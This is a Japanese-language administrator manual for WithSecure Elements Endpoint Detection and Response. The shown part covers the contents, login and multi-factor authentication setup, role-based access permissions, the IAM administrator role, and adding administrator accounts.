WithSecure

WithSecure Elements Endpoint Detection and Response

2026-09-23

目次

第 1 章： WithSecure Elementsソリューションの紹介.....5

1.1 WithSecure Elementsセキュリティセンターを使用する.....6

第 2 章： Elements Endpoint Detection and Responseの概要.....40

2.1 クイックスタート.....41
2.2 機能/特長.....42
2.3 Broad Context Detection.....43

第 3 章：エンドポイントセンサーの展開.....44

3.1 システム要件.....45
3.2 インストール前の推奨事項.....48
3.3 Windowsの展開方法.....48
3.4 Macデバイスの展開方法.....62
3.5 Linuxデバイスの展開方法.....72
3.6 一般的なユースケースの処理.....76

第 4 章：調査と対応.....83

4.1 広範なコンテキスト検出を調査する.....84
4.2 検出結果に対応する.....89
4.3 検出アラートを設定する.....122
4.4 カスタマイズされたメールレポート.....123
4.5 ベスト プラクティス.....124

第 5 章： インシデント タイプ.....127

5.1 異常なファイル アクセス.....128
5.2 異常なファイル変更.....128
5.3 異常なライブラリまたはモジュール.....129
5.4 異常な場所.....129
5.5 異常なネットワーク接続.....129
5.6 異常なパラメータ.....129
5.7 異常な特権.....130
5.8 異常なプロセス.....130
5.9 異常なプロセス関係.....130
5.10 異常なプロセスの実行.....130
5.11 異常なユーザアクティビティ.....131
5.12 異常.....131

5.13 バックドアされたファイル....131
5.14 CC ネットワーク接続....131
5.15 ファイルの可視性を変更する....131
5.16 セキュリティの設定を変更する....132
5.17 ユーザの情報を変更する....132
5.18 クラウド....132
5.19 感染されたクリーン プロセス....133
5.20 アタック ツールの作成....133
5.21 資格情報の盗難....133
5.22 標的攻撃....134
5.23 インジェクション....134
5.24 インジェクションターゲット....134
5.25 侵入拡大....134
5.26 横移動のイニシエーター....135
5.27 横方向の動きのターゲット....135
5.28 ログの異常....135
5.29 悪意のあるパラメータ....135
5.30 悪意のあるプロセス....136
5.31 マルウェア....136
5.32 持続性....136
5.33 フィッシング....136
5.34 権限昇格....137
5.35 潜在的に望ましくないプログラム（PUP: Potentially Unwanted Programs）....137
5.36 偵察行動....137
5.37 スクリプティングの濫用....137
5.38 機密ファイルの変更....138
5.39 センサー タンパー....138
5.40 スプーフィング ファイル....139
5.41 スプーフィング インプット....139
5.42 スプーフィング メモリ....139
5.43 スプーフィング ネットワーク....139
5.44 スプーフィング セキュリティ設定....140
5.45 スプーフィング ユーザ情報....140
5.46 スプーフィング脆弱性....140
5.47 システムまたはツールの誤用....140

付録 A： サービスをテストする....141

A.1 Windowsシステムツールを使用して簡単なテストを実行します。....142
A.2 PowerShell を使用して高度なテストを実行します....142

付録 B： サポート....144

B.1 誤検出を報告する....145

Glossary....146

索引.....155

第1章
WithSecure Elementsソリューションの紹介

トピック：

- WithSecure Elementsセキュリティセンターを使用する

WithSecure Elementsソリューションの紹介

概要 WithSecure Elementsソリューションとその提供内容。

WithSecure Elementsの概要

WithSecure Elements当社の製品は、エンドツーエンドのビジネスおよびクラウド環境をカバーする、包括的なサイバーセキュリティアプリケーション群で構成された、単一のモジュール型ソリューションです。本製品には、脆弱性管理、パッチ管理、エンドポイント保護、エンドポイント検出・対応における、受賞歴のある当社のテクノロジーが含まれています。予測不可能で絶えず変化する今日のビジネス環境において、当社のオールインワンセキュリティソリューションは、強靭なビジネスの構築と維持を支援します。

WithSecure Elementsの特長

WithSecure Elementsこれは、外部の脅威環境だけでなく、変化するビジネスニーズにも常に適応する必要がある、現代のアジャイルなビジネス環境をサポートするために特別に設計されています。

主なメリット

- 生産性を向上させるためのサイバーセキュリティ管理の一元化と合理化
- 必要なソフトウェアコンポーネントを1つにまとめ、スムーズな導入を実現
- フルマネージドサービスとしても、セルフマネージドクラウドソリューションとしても利用可能

また、本ソリューションは柔軟なライセンスオプションを提供しており、ビジネスの必要性応じてWithSecure Elementsのアプリケーションを個別に選択することができます。

対応言語

Elements Security Centerは、以下の言語をサポートしています。

- 英語 (米国) 、フィンランド語、フランス語、ドイツ語、イタリア語、日本語、ポーランド語、ポルトガル語 (ブラジル) 、スペイン語 (ラテンアメリカ) 、スウェーデン語

エンドポイント製品は、以下の言語をサポートしています。

- 英語、チェコ語、デンマーク語、オランダ語、エストニア語、フィンランド語、フランス語、フランス語 (カナダ) 、ドイツ語、ギリシャ語、ハンガリー語、イタリア語、日本語、ノルウェー語、ポーランド語、ポルトガル語、ポルトガル語 (ブラジル) 、ルーマニア語、ロシア語、スロベニア語、スペイン語、スペイン語 (ラテンアメリカ) 、スウェーデン語、トルコ語、繁体字中国語 (香港) 、繁体字中国語 (台湾) 、簡体字中国語 (中国) 。

WithSecure Elementsのトレーニング

Elementsの入門トレーニングセッションについては、WithSecureパートナーポータル経由でアカデミーにアクセスしてください。

WithSecure Elements Security Centerにアクセスする

Elements Security CenterにWithSecure、以下の方法でアクセスできます。

1.1 WithSecure Elementsセキュリティセンターを使用する

WithSecure Elements Security Centerの日常的な使用に必要な基本的なタスク。これには、アクセス権限や管理者アカウントの管理が含まれます。

ここでは、次のタスクについて説明します。

- アクセス権の管理
- 新しい管理者アカウントを追加する
- 顧客企業を追加する
- WithSecure Elementsセキュリティセンターに表示される情報の範囲を広げたり狭めたりするには、スコープセレクターを使用します。

注文できますWithSecure Elements顧客企業のユーザーに製品を提供するとともに、企業のコンピュータやモバイルデバイスにインストールされている製品のサブスクリプションを管理する。

1.1.1 WithSecure Elements Security Center を使い始めましょう

WithSecure Elements Security Centerの利用開始は、ログイン、多要素認証の設定、管理者の追加、サブスクリプションの割り当てという 4 つのステップで完了します。

WithSecure Elements Security Centerにアクセスするには、WithSecureビジネスアカウントが必要です。アカウントを取得する方法は2つあります。

- WithSecureパートナーから製品を購入すると、通常、パートナーが最初の管理者用のアカウントを作成します。その後、一時パスワードとログインリンクが記載されたメールが届きます。

> **ヒント：** メールが届かない場合は、まず迷惑メールフォルダを確認してください。

- サブスクリプションキーは持っているがアカウントをまだ作成していない場合は、WithSecure Elements Security Centerへの自己登録リンクを使用して最初の管理者アカウントを作成してください。

このクイックスタートガイドでは、WithSecure Elements Security Center の使用を開始するための 4 つの主要な手順 (ログイン、多要素認証の設定、管理者アカウントの追加、サブスクリプションの割り当て) について説明します。

1. ログインして Elements Security Center。
   a) WithSecure Elementsセキュリティセンターのサインインページに、ビジネスアカウントの認証情報を使用してログインしてください。ログインオプションについては、「ログイン」を参照してください。
   b) 複数の会社を管理している場合は、「管理対象会社間の移動」で説明されているように、スコープセレクターを使用して会社を切り替えます。
2. 多要素認証 (MFA) を設定してください。
   a) 多要素認証の選択の説明に従って、アカウントのMFAを有効にしてください。
   b) ニーズに合った認証方法を選択してください。利用可能な認証方法については、「多要素認証 (MFA) の方法」をご覧ください。
3. 管理者アカウントを追加します。
   a) セキュリティ管理者を会社組織に招待するの説明に従って、追加の管理者を招待し、それぞれの役割を割り当てます。
4. サブスクリプションを割り当てて、製品をデプロイします。
   a) 顧客企業にサブスクリプションキーを割り当てる方法の説明に従って、企業にサブスクリプション キーを割り当てます。
   b) Elements Security Center からソフトウェアをダウンロードする手順の説明に従って、展開したい製品のインストーラーをダウンロードしてください。

セットアップを完了するには、導入したい製品のクイックスタートガイドに従ってください。

1.1.2 ログイン

ビジネスアカウントを使用して WithSecure Elementsセキュリティセンターにログインするための要件。

あなたには WithSecureElements Security Centerにアクセスするには、ビジネスアカウントが必要です。WithSecureパートナーの場合、パートナーは通常、組織内の最初の管理者用にビジネス アカウントを作成します。これがあなたに当てはまる場合、パートナーからメールが届いています。WithSecure一時パスワードと、Elements Security Centerにログインするためのリンクが提供されます。

アカウントがまだ作成されていないが、パートナーからサブスクリプションキーを受け取っている場合、サブスクリプションキーを使用して、組織内の最初の管理者のためにWithSecure Businessアカウントを作成することができます。これを行うには、特定の地域の企業自己登録リンクを使用します。

フェデレーションされていないドメインにログインする

ユーザー名とパスワードを使用して、フェデレーションされていないドメインにログインします。

非フェデレーションドメインにログインするには、次の手順を実行します。

1. Web ブラウザで次のリンクを開いてください: WithSecure Elements セキュリティ センターのサインイン ページ。
   *[**ログイン**]* ページが開きます。
2. ユーザ名を入力して [**ログイン**] を選択します。

> **注 :** ログイン情報をお持ちでない場合は、担当者にポータルサイトへのアクセス方法をお尋ねください。パスワードを忘れた場合は、[**パスワードを忘れた場合**] を選択すると、新しいパスワードを発行することができます。パスワードの再設定方法は、お客様のEメールアドレスに送信されます。

*Elements Security Center*が開きます。右上のナビゲーションメニューを使用してサービスを切り替えることができます。

フェデレーションドメインにログインする

Microsoft Entra IDの認証情報を使用して、フェデレーションドメインにログインします。

始める前に、Microsoft Entraアカウントをお持ちであることを確認してください。新規ユーザーの場合は、まずアカウントを作成する必要があります。

フェデレーション ドメインにログインするには、次の手順を実行します。

1. Webブラウザで次のリンクを開いてください： WithSecure Elementsセキュリティセンターのサインインページ。
   Microsoft ログイン ページにリダイレクトされます。
2. Entra の資格情報を入力し、[**ログイン**] **を**]選択します。

> **重要 :** 初めてご利用の方で、WithSecureドメインがフェデレーションされる前のビジネスアカウントでは、認証のためにMicrosoftのログインページにリダイレクトされ、Microsoftの認証情報を入力するよう求められます。これにより、アカウントがフェデレーションされたシングルサインオンにリンクされます。以降のログインでは、Microsoft Entra IDアカウントを使用したSSO (シングルサインオン) によって認証が行われます。

Elements Security Centerが開きます。右上のナビゲーションメニューを使用してサービスを切り替えることができます。

多要素認証

多要素認証（MFA）は、二要素認証（2FA）とも呼ばれ、システムへのログインプロセスにおけるセキュリティを高める方法です。

MFAは、フィッシング攻撃やクレデンシャルスタッフィング攻撃などからユーザーと環境を保護します。

> **重要：** WithSecure Elements Security Centerへのアクセスを保護するために、多要素認証（MFA）のご利用をお勧めします。Elements Security CenterでMFAをすぐに設定してください。

> **重要：** バックアップとして、複数の多要素認証方法を使用することをお勧めします。唯一の多要素認証方法が失われた場合、アカウントを再作成する必要があります。

ユーザがユーザ名とパスワードを使ってシステムにログインするとき、ブラウザやパスワードマネージャの脆弱性などにより、その認証情報がすでに漏洩している可能性がある。これらの流出した認証情報は、攻撃者がシステムに侵入するために使用する、一般にアクセス可能なリストに載っている可能性がある。MFAが追加されると、ログイン時に追加のステップが必要になる。システム・アクセスは従来、ユーザー名とパスワードで保護されてきた。MFAは、あなたが持っているもの（セキュリティキーやデバイス）と、あなた自身であるもの（指紋や顔認証）という、追加の要素を導入します。

MFA方式

WithSecure Elementsアクセスを可能な限り安全に保つため、複数の多要素認証（MFA）方法を採用しています。

方法には次のものがあります。

- 時間ベースワンタイムパスワード *（TOTP）* に対応した認証アプリ（Microsoft Authenticator、Google Authenticator、Auth0 Guardianなど、パソコンやモバイル端末で利用可能な認証アプリ）を使用します。認証アプリに6桁の認証コードが送信されるので、ログインダイアログにそのコードを入力して続行してください。
- *Auth0 Guardian*認証アプリのプッシュ通知機能を使えば、ボタンをワンクリックするだけで認証リクエストを承認できます。Auth0 Guardian多要素認証アプリは、Google Playと App Storeで入手可能です。
- ワンタイムパスワード *（OTP）* 付きショートメッセージサービス *（SMS）* メッセージ用の電話番号 - 設定済みの携帯電話番号に6桁の認証コードがSMSで送信されます。ログインダイアログにそのコードを入力する必要があります。

> **重要：** SMSメッセージはセキュリティの侵害や悪意のあるソフトウェアに対して脆弱であり、それらを受信することで追加料金が発生する場合もあります。そのため、安全な代替手段がない場合を除いて、SMSの使用を避けることをお勧めします。

> **ヒント：** 短時間に複数のSMS認証コードを要求すると、それ以降のメッセージが一時的にブロックされる場合があります。ブロックはしばらくすると解除されます。日常的なログインには、SMSよりも信頼性の高い認証アプリまたはセキュリティキー（WebAuthn/FIDO2）のご利用をお勧めします。

- Yubico YubiKey、Google Titanなど、FIDO2規格（FIDO2仕様）をサポートする セキュア*USB*キー
- FIDO2規格（FIDO2仕様）をサポートする スマートフォンまたはその他のデバイス
- デバイスの生体認証、指紋認証、顔認証、または WebAuthn (Web 認証 (WebAuthn) 仕様) を使用したデバイスからの Windows Hello。

> **重要：** デバイスの生体認証は個々のデバイス固有のものであり、唯一の認証方法として使用することはできません。使用するデバイスごとに、この認証方法を追加するよう求められます。

多要素認証を選択してください

1つ以上の多要素認証方法を選択します。

多要素認証方法を選択する前に：

- モバイルデバイスにGoogle Authenticatorなどの認証アプリをインストールします。
- モバイルデバイスが QR コードを読み取れることを確認します。

最も安全な認証方法を選びましょう。FIDO2が最良の選択肢であり、認証アプリがそれに続く。SMSは最後の手段としてのみ使用してください。モバイルデバイスを紛失し、セキュリティキーや認証アプリをバックアップしていない場合、アカウンにアクセスできなくなりますのでご注意ください。

> **ヒント：** 複数の認証方法を登録してください。すべての認証方法にアクセスできなくなった場合、アカウントをリセットすることはできず、再作成する必要があります。

1つ以上の多要素認証方法を選択するには:

1. メールアドレスとパスワードを使用して、WithSecure Elementsセキュリティセンターにログインしてください。
2. 右上隅の

   を選択し、次に [**マイ設定**]を選択します。

> **注：** すでに1つ以上のMFAメソッドを構成している場合は、[**変更**] を選択します。

   *[**多要素認証の設定**]* ウィンドウが開きます。
3. [**追加**] を選択し、使用したい認証オプションを1つ以上選択します。
   *[**本人確認**]* 画面が開きます。
4. 画面の指示に従ってください。必要なアクションは、選択したMFA方法によって異なります。
   *WithSecure Elements*アカウントに多要素認証が設定されました。

> **注：** バックアップとして複数の多要素認証方法を選択することをお勧めします。唯一の多要素認証方法が失われた場合、多要素認証をリセットする方法はありません。すべての多要素認証方法が失われた場合は、アカウントを再作成する必要があります。

多要素認証を削除する

多要素認証方法を削除します。

多要素認証方法を削除するには:

1. メールアドレスとパスワードでログインします。
2. 多要素認証コードを入力し、[**続行**]を選択します。
3. 右上隅の

   を選択し、次に [**マイ設定**]を選択します。
4. **多要素認証が有効の**横にある [**変更を**]選択します。
   本人確認ウィンドウが開きます。

5. 画面上の指示に従います。
6. 削除する多要素認証方法の横にある [**削除**]を選択します。
7. メールアドレスとパスワードを入力してください。

デバイスの生体認証を使用する

生体認証では、まず別の多要素認証 (MFA) 方法を使用する必要があります。

デバイスの生体認証を使用するには、事前に別の多要素認証（MFA）方法を設定しておく必要があります。

デバイスの生体認証を使用するには、次の手順を実行します。

1. Elements Security Centerで、右上隅の

   を選択し、[**マイ設定**]を選択します。
   「マイ設定」ウィンドウが開きます。
2. すでに１つ以上の MFA 方法が構成されている場合は、[**変更**]を選択します。
   「指紋認証または顔認証を使用してログインする」ウィンドウが開きます。
3. [**別の方法を試すを**]選択します。
4. 既に設定済みの多要素認証方法を使用して本人確認を行い、[**続行**]を選択してください。
   「このデバイスでより速くログイン」ウィンドウが開きます。
5. [**続行**]を選択します。
   「パスキーを保存」ウィンドウが開きます。
6. [**続行**]を選択してパスキーをデバイスに保存し、[**OK**]を選択します。
   デバイス登録成功ウィンドウが開きます。
7. [**続行**]を選択します。
   多要素認証設定ウィンドウに、新しいデバイスの生体認証キーが表示されます。
8. 画面下部の [**戻る**]を選択すると、**ホーム**画面に戻ります。

次回このデバイスで Elements Security Centerにログインする際は、生体認証キーを使用して認証を行うことができます。これにより、認証プロセスがより迅速かつ安全になります。

1.1.3 ユーザ管理

アクセス権、顧客企業の追加と管理、および管理者アカウントの追加と管理について説明します。

このセクションでは、アクセス権限と役割、スコープセレクター、管理者アカウントの追加と管理など、 WithSecure Elements Security Centerへのアクセス権限を管理する方法について説明します。

アクセス権について

エンドポイント保護（EPP）機能へのアクセスを許可された新規ユーザーは、拡張検出および対応（XDR）機能へのアクセスを自動的に許可されるわけではありません。管理者は、EPPとXDRの機能を別々のユーザーグループに割り当て、必要に応じて組み合わせることができます。

Exposure Managementへのアクセス権を付与された新規ユーザーには、スキャンの構成やレポートの実行など、脆弱性関連の問題を管理するための 脆弱性ロールも割り当てられる必要があります。

新規アカウントを作成する際、または 既存のアカウントを編集する際に、アクセス権限を設定できます。

役割ごとのアクセス権限

WithSecure Elementsの各製品領域で利用可能な役割とアクセス権限、および各役割に対応する監査ログエントリ。

曝露管理 – 曝露

完全編集

以下の 露出管理機能へのアクセスを許可します。

- 環境：デバイス、クラウド、ネットワーク、エクスポージャー、アイデンティティ
- セキュリティ構成
- レポート
- 管理
- クラウドオンボーディング

> **注:** セキュリティ管理者は追加の管理者を作成し、同じ組織内のユーザーにこのロールを割り当てることができます（IAM ロールに置き換えられます）

監査ログエントリ: cspm: admin

リスク管理 – 脆弱性

管理

脆弱性管理ビュー、設定、および調査結果へのフルアクセスを許可します

> **注:** セキュリティ管理者は追加の管理者を作成し、同じ組織内のユーザーにこのロールを割り当てることができます（IAM ロールに置き換えられます）

監査ログエントリ: vm: administrator

チームメンバー

ユーザーとシステムを管理する権限なしで、脆弱性管理ビュー、設定、および結果にアクセスできます。

監査ログエントリ: vm: team_member

読み取り専用

ユーザーを管理する権限のない、表示のみのアクセス。

監査ログエントリ: vm: readonly_team_member

Collaboration Protection

管理者

コラボレーション保護ビューにアクセスし、次の保護機能を編集できます。

- 検出を処理する
- Exchangeと共有ファイル設定を管理する
- ポリシーの管理、ファイルの隔離、レポートの生成

監査ログエントリ: cpo365:admin

読み取り専用

Collaboration Protection ビューへの表示専用アクセスを許可します。

監査ログエントリ: cpo: 読み取り専用

検疫管理者

検出および隔離ファイルに関連するCollaboration Protectionビューへのアクセスを許可します。

監査ログエントリ: cpo365:quarantine_mgr

コラボレーション保護 – 管理

管理者　ユーザーの作成、ロールの管理、サブスクリプションの詳細、組織の設定などの管理機能へのアクセスを許可します。

> **注:** セキュリティ管理者は追加の管理者を作成し、同じ組織内のユーザーにこのロールを割り当てることができます (IAM ロールに置き換えられます)

監査ログエントリ: fusion_admin

エンドポイント保護

アクセス不可　以下のエンドポイント保護機能へのアクセスはできません。

デバイス管理
パッチ管理
デバイスのセキュリティポスチャ
ソフトウェアの評価
セキュリティイベント
プロフィール
ホーム/エンドポイント保護
レポート

> **注:** アクセスが他のロール (たとえば、Exposure) から行われない限り。

エンドポイント保護 – コンピュータとモバイル機器

完全編集　次の機能へのアクセスを許可します:

- セキュリティ構成/プロファイル
- デバイスのステータス、ダッシュボード、セキュリティイベント、パッチ管理などのセキュリティ情報
- デバイスの削除や隔離、プロファイルの更新などのセキュリティ操作
- サブスクリプションを管理する
- ユーザーアカウントの管理
- クラウドオンボーディングを行う

> **注:** 追加の管理者を作成し、同じ組織内のユーザーにこのロールを割り当てるには、セキュリティ管理者ロールと「サーバー - フル編集」ロールが必要です (IAM ロールに置き換えられます)。

監査ログエントリ: epp: manage_computers_mobiles_only

または epp: manage_all

読み取り専用　操作を実行したり、他のユーザーやプロファイルを管理したりする権限のない読み取り専用アクセス。

監査ログエントリ: epp: manage_servers_only

または epp: 読み取り専用

エンドポイント保護 – サーバー

完全編集　次の機能へのアクセスを許可します:

- セキュリティ構成/プロファイル
- デバイスの状態、ダッシュボード、セキュリティイベント、ソフトウェアアップデートなどのセキュリティ情報
- デバイスの削除や隔離、プロファイルの更新などのセキュリティ操作
- サブスクリプションを管理する
- ユーザーアカウントの管理

> **注:** セキュリティ管理者ロールと「コンピュータとモバイル-完全編集」ロールは、追加の管理者を作成し、同じ組織内のユーザーにこのロールを割り当てるために必要です (IAMロールに置き換えられます) 。

監査ログエントリ: epp: manage_servers_only

または epp_manage_all

読み取り専用 操作を実行したり、他のユーザーやプロファイルを管理したりする権限のない読み取り専用アクセス。

監査ログエントリ: epp: manage_computers_mobiles_only

epp: 読み取り専用

拡張検出および応答 – オフに切り替える

アクセス不可 次の領域の拡張検出および対応 (XDR) コンテンツを表示するためのアクセス権がありません。

- Broad Context Detection
- 応答アクション
- 自動化されたアクション
- 検出と対応に関連するダッシュボードコンテンツ
- ソフトウェアの評判
- 検出と対応に関連する組織設定
- イベント検索ページ
- 昇格する WithSecure
- サブスクリプションビュー

拡張された検出と対応 – 広範なコンテキスト検出

完全編集 管理権限:

- 広範なコンテキスト検出 (例：ステータスの変更やクローズ検出)
- 私のレポート
- ダッシュボード上の検出と対応に関するコンテンツ
- 検出と対応に関連するソフトウェアの評判と組織の設定
- 昇格する WithSecure該当する場合
- リクエスト

アクセス制限:

デバイスビュー
クラウドビュー
サブスクリプションビュー

クイック アクションを発行するには、応答の実行などの追加ロールが必要です。

> **注:** この権限ではクラウドテナントを設定する権限は付与されません。このレベルのアクセスには、コンピューターとモバイルの完全な編集権限が必要です。

監査ログエントリ: elements:xdr-incident-full

読み取り専用

拡張検出および応答 (XDR) の場合の既定値。次の項目に対する読み取り専用アクセスが許可されます。

- Broad Context Detection
- 私のレポート
- ダッシュボード上の検出と対応に関するコンテンツ
- ソフトウェアの評判
- 検出と対応に関連する組織設定
- 昇格する WithSecure該当する場合
- デバイス
- 雲の景色
- リクエスト

サブスクリプション ビューへのアクセスは制限されています。

監査ログエントリ: elements:xdr-incident-read

拡張型検知・対応システム – 対応

応答を実行する

実行するためのアクセス:

- 対応措置
- 自動アクションを設定する

クラウド ビューへのアクセスが制限されています。

監査ログエントリ: elements:xdr-respons-full

回答をリストする

レビューへのアクセス:

実行された対応アクション
それぞれの結果が利用可能

アクセス制限:

デバイスビュー
クラウドビュー

応答結果をダウンロードするには、応答の実行権限が必要です。

サブスクリプション ビューへのアクセスは制限されています。

監査ログエントリ: elements:xdr-response-read

アクセス不可

実行またはレビューのアクセス権がありません:

応答アクション
自動化されたアクション

拡張検出および対応 – イベント検索

読み取り専用

イベント データの確認、フィルタリングされた検索の実行、カスタマイズされたビューの作成にアクセスします。

サブスクリプション ビューへのアクセスは制限されています。

監査ログエントリ: elements:xdr-event-search

アクセス不可 イベント データを確認するためのアクセス権がありません。

要素管理

アクセス不可 新しいユーザーを作成したり、他のユーザーのアクセス権を管理したりする権限がありません。

アイデンティティとアクセス管理 すべての Elements ユーザーを作成、削除、管理する権限。

管理対象企業間を移動する

スコープセレクターを使用して、WithSecure Elements セキュリティセンターに表示される情報の範囲を広げたり狭めたりします。


Elements Security Centerには、アクセス権限を決定するさまざまなアカウントレベルがあります。

- ソリューションプロバイダー（SoP）は、サービスパートナーおよび企業グループを管理します。SoPは Elements Security Centerにアクセスして、自社が直接管理する企業、サービスパートナー、およびサービスパートナーの企業のセキュリティとサブスクリプションを管理できます。
- サービスパートナー（SeP）は、複数の企業グループを管理します。SePはElements Security Centerにアクセスして、直接管理する企業のセキュリティを管理できます。
- 各企業は単一の企業を管理します。SoPまたはSePによって管理されている企業はプロバイダーにアクセスを要求できますが、独自のセキュリティを管理している企業はElements Security Centerへのフルアクセス権を取得できます。SoPまたはSeP、あるいは WithSecureによって直接管理されている企業は 、Elements Security Centerへの読み取り専用権限を取得します。

特定の会社にスコープセレクタを重視するには

1. タイトルバーにある

   アイコンを選択してください。
   アカウントに関連付けられているすべての顧客企業を一覧表示するドロップダウンメニューが表示されます。



2. 目的の会社を選択するか、検索フィールドに会社名を入力して、[**Enterキー**]を押してください。
   選択された企業名は青色の背景色で表示され、ページは選択された企業に関する関連情報を表示するように更新されます。

要素のアイデンティティとアクセス管理 (IAM) ロール

IDおよびアクセス管理（IAM）ロールは、IAM管理者自身の組織および関連組織内のセキュリティ管理者に対して、すべての Elements権限を付与および取り消す権限を有します。

概要

IAM の役割は、WithSecure Elementsこれは、セキュリティ機能とサービスの管理を効率化し、強化するように設計されています。

IAM 管理者には、自身の組織および関連エンティティ内のセキュリティ ロールを管理する権限があります。これには、セキュリティ管理者のロールの付与と取り消しが含まれます。

Elementsエコシステムが拡大するにつれて、IAM 管理者は新しい機能とサービスも管理できるようになり、面倒な自己登録プロセスが不要になります。

セキュリティ管理者は、以下の方法で Elements Security Centerにアクセスします。WithSecureビジネスアカウント。これらのアカウントへのアクセス権限は、特定の機能、能力、およびサービスに基づいて管理されます。IAMロールは、以前は複雑だった、さまざまな機能にわたるロールの割り当てプロセスを簡素化します。

利点

IAM ロールには、次のようないくつかの利点があります。

- 合理化された役割管理 WithSecure Elements
- 集中管理によるセキュリティの強化
- 新しい機能やサービスを管理する能力で将来のニーズに適応する

IAM ロールの申請

IAMロールに権限昇格が含まれないユーザー (つまり、組織内の従来のユーザーアクセス管理ロールをすべて保有しているユーザー) の場合、セキュリティ管理者ビューに、新しいIAM管理者ロールを取得できるバナーが表示されます。IAM関連の権限はセキュリティ管理ロールとは異なるため、組織はIAM関連の権限管理方法を慎重に検討する必要があります。そのため、このオプションが利用できなかった場合と比べて、IAM管理者として行動できるユーザー数は少なくなります。

要素 IAM ロールのプロパティ

IAMロールの所有者(IAM管理者とも呼ばれます)は、組織内およびその子組織内の他の機能またはサービス固有のロールへのアクセスを許可または取り消すことができます。

IAM 管理者は次の操作を実行できます。

- セキュリティ機能やサービスへのアクセスを得るために、他の役割を自分に付与する
- によって導入された新しい役割を付与または取り消すWithSecureElementsの機能またはサービスについて
- 作成または削除 WithSecureビジネスアカウントに対して、役割の付与または取り消しを行う。
- 同じ組織内またはその子組織内の他のセキュリティ管理者に IAM 権限を譲渡します。

IAMロールの取得

独自のセキュリティを管理したり、他の組織にセキュリティ機能を提供したりしている組織には、少なくとも１人の IAM 管理者が必要です。IAM ロールは、次のいずれかの方法で取得できます。

- 同じ組織または親組織内の別のIAM管理者によってロールが付与されている
- 会社向けに発行された Elementsサブスクリプションによる自己登録
- オンボーディング WithSecure新規パートナー企業または顧客企業向け

既存の機能またはサービス固有のロールは引き続き有効ですが、最終的にはIAMロールを通じて管理されるようになります。IAMロールは、APIキーの設定など、現在他のロールによって管理されている機能へのアクセスも保護します。

IAM権限の移行

移行プロセスの目的は、従来の機能固有の IAM ロールから、より高い権限を付与する新しい Elements IAM ロールに移行することです。このプロセス中に、Elements適格なユーザーを識別し、新しい IAM ロールを要求するように促します。

IAMロールの候補者は、従来の機能固有のIAMロールの所有と、アクティブな会社のサブスクリプションの確認に基づいて特定されます。

顧客企業向け	以下のレガシーロールが特定されているセキュリティ管理者： • Elements Exposure Management：フル編集 • Elements Collaboration Protection：管理管理者 • Elements Vulnerability Management:管理者 • Elements Endpoint Protection - コンピューター、サーバー、モバイル: 完全な編集
ソリューションプロバイダーおよびサービスパートナー向け	セキュリティ管理者は、管理する企業が使用するすべての機能とサービスに関するレガシーロールを保有している。

> **注:** パートナー向けのポリシーは顧客企業向けのポリシーとは異なり、資格のある管理者のみがIAMロールを要求するようにします。

IAM管理者候補が特定できない場合

一部の組織では、セキュリティ管理者間で従来の機能固有のロールを割り当てると、IAMロールによって付与されるのと同じ有効なアクセス権を持つユーザーが1人もいない状況になることがあります。これは、たとえば、企業が Elements Endpoint Protectionと Elements Collaboration Protection両方の機能を採用しているが、これらの機能が2人の異なる個人によって個別に管理されており、同時に両方を監督する人がいない場合に発生する可能性があります。

IAM ロールに関するよくある質問

IAMロールに関するよくある質問への回答。

Q	A
パートナー(SOP/SEP)は、傘下のすべての企業に対して IAM ロールを作成できますか?	はい、パートナーレベルのIAM管理者は、XM/CPアクセスをSOPから分離することを選択した企業を除き、自身の組織とその傘下の組織を完全に管理できます。
企業がIAM期限(2025年4月末)に間に合わなかった場合、企業管理者は何をすべきでしょうか?	会社の管理者は、サービス パートナーに問い合わせてサポートを受けるか、WithSecureサポートに連絡する必要があります。
セルフ登録ポータルを使用して新しいユーザーを作成すると、最初の管理者は IAM ロールを自動的に取得しますか?	はい、最初の管理者には IAM ロールが自動的に付与されます。
最高レベルの管理者ロールを要求するときに、誤って [拒否] を選択した場合はどうなりますか?	ユーザーが誤って IAM ロールの要求を拒否した場合でも、必要に応じて他の IAM 管理者が IAM ロールを割り当てることができます。
[**拒否**]を選択した Endpoint Protection 管理者ユーザーは、他の Endpoint Protection 管理者ユーザーを追加できますか?	はい、当面はまだ可能です。将来的には、すべてのユーザー管理アクション権限は IAM ロール所有者のみに制限されます。
1 つの組織に複数の IAM 管理者ユーザーを設定できますか?	はい、組織が持つことができる IAM 管理者の数に制限はありません。
一部の管理者ユーザーに請求および拒否のオプションが表示されないのはなぜですか?	最初の段階では、組織が契約しているすべての製品に対して完全な管理者権限を持つユーザーに、IAM クレームボタンが表示されます。たとえば、企業が Elements Endpoint Protectionと Collaboration Protection の両方の契約を結んでいる場合、IAM クレームボタンは両方の製品に対して完全な管理者権限を持つユーザーに表示されます。

Q	A
組織内で誰がIAMロールを登録しているかを確認するにはどうすればよいですか？	IAMロールが表示され、ロールを持つユーザーは以下の表でフィルタリングできます。**管理** > **[セキュリティ管理者]**

新しい管理者を追加する

WithSecure Elements Security Centerでは、管理者と呼ばれる指定された個人に、必要な権限を持つユーザーアカウントを提供できます。

ソリューション プロバイダー、サービス パートナー、または会社のアカウントの管理者を追加できます。

企業アカウントを作成するには

1. 下[**管理**]選択[**設定**]サイドバーに表示されます。
   の**組織**ページが開きます。
2. [**セキュリティ管理者**] タブを選択します。

> **注：** Elements Security Centerアカウントまたは特定の顧客企業の管理者アカウントを作成できます

3. スコープセレクターを使用して、新しい管理者アカウントを作成する組織レベルを選択します。
4. [**管理者の追加を**]選択します。
5. **管理者追加**画面で、管理者の詳細を入力します。
   a) メールアドレスを入力します。

   > **注：** メールアドレスは有効なもので、実際のアカウントユーザーがアクセスできるものである必要があります。共有アカウントは使用しないでください。

   b) 新しい管理者に必要な言語を選択します。
6. [**次へ**] を選択します。
7. [**ロール**] 画面で、新しい管理者が持つ必要があるロールを選択します。

> **注：** 新しい管理者に機能固有のロールでのフル クセスが許可されていない場合は、デフォルトの [**アクセスなし**] オプションをそのままにしておきます。

8. [**次へ**] を選択します。
   概要画面が開きます。
9. 管理者の詳細と選択された役割が正しいことを確認し、[**追加**]を選択して新しい管理者の追加を完了します。

新しい管理者アカウントが作成されます。

> **注：** 新しいアカウントのパスワードの設定方法に関するメールがユーザに届きます。

新しいサービスパートナーを追加する

